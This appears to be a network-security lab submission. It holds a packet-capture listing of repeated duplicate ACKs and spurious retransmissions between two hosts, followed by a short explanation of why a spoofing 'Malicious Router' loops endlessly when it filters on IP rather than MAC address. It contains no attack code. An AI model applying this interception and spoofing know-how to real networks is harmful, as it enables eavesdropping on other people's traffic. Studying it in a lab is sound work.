6	0.070948472	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 242 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461197 TSecr=694861091 SLE=1 SRE=11
7	0.110826212	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
8	0.110825193	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 243 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461237 TSecr=694861091 SLE=1 SRE=11
9	0.141049947	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
10	0.140200919	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 244 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461268 TSecr=694861091 SLE=1 SRE=11
11	0.170274464	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
12	0.170314862	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 245 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461306 TSecr=694861091 SLE=1 SRE=11
13	0.221971933	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
14	0.22007448	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 246 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461348 TSecr=694861091 SLE=1 SRE=11
15	0.254184167	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
16	0.254260336	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 247 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461381 TSecr=694861091 SLE=1 SRE=11
17	0.253063776	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
18	0.282102174	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 248 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461409 TSecr=694861091 SLE=1 SRE=11
19	0.317073827	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
20	0.317972979	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 249 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461444 TSecr=694861091 SLE=1 SRE=11
21	0.300066684	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
22	0.306070602	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 250 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461493 TSecr=694861091 SLE=1 SRE=11
23	0.307970453	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
24	0.308009907	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 251 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461524 TSecr=694861091 SLE=1 SRE=11
25	0.427423883	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
26	0.427407192	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 252 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461554 TSecr=694861091 SLE=1 SRE=11
27	0.461598814	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
28	0.400202062	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 253 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 SLE=1 SRE=11
29	0.503250865	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
30	0.503333554	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 254 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461630 TSecr=694861091 SLE=1 SRE=11
31	0.535242081	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
32	0.535281839	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 255 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461662 TSecr=694861091 SLE=1 SRE=11
33	0.510714993	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
34	0.570806476	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 256 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461706 TSecr=694861091 SLE=1 SRE=11
35	0.482021716	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
36	0.618323961	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 257 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461745 TSecr=694861091 SLE=1 SRE=11
37	0.650552847	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
38	0.650611882	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 258 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461777 TSecr=694861091 SLE=1 SRE=11
39	0.682708439	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
40	0.683030035	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 259 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461809 TSecr=694861091 SLE=1 SRE=11
41	0.714414122	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342
42	0.714414994	192.168.60.5	10.9.0.5	TCP	78 TCP Dup ACK 260 9090 - 50500 [ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=3055461841 TSecr=694861091 SLE=1 SRE=11
43	0.700635256	10.9.0.5	192.168.60.5	TCP	70 TCP Spurious Retransmission] 50500 - 9090 [PSH, ACK] Seq=1 Ack=11 Win=509 Len=0 TSval=694861091 TSecr=3055105342

Result and explain:

When I use MAC address, we only capture the packet send from victim.(victim Mac address is different from the Malicious Router Mac address)

When I use IP address, since the spoofing packets send by Malicious Router have same IP address as the Victim IP address, the packets will be captured again and spoof it and resent. This will create an infitine loop.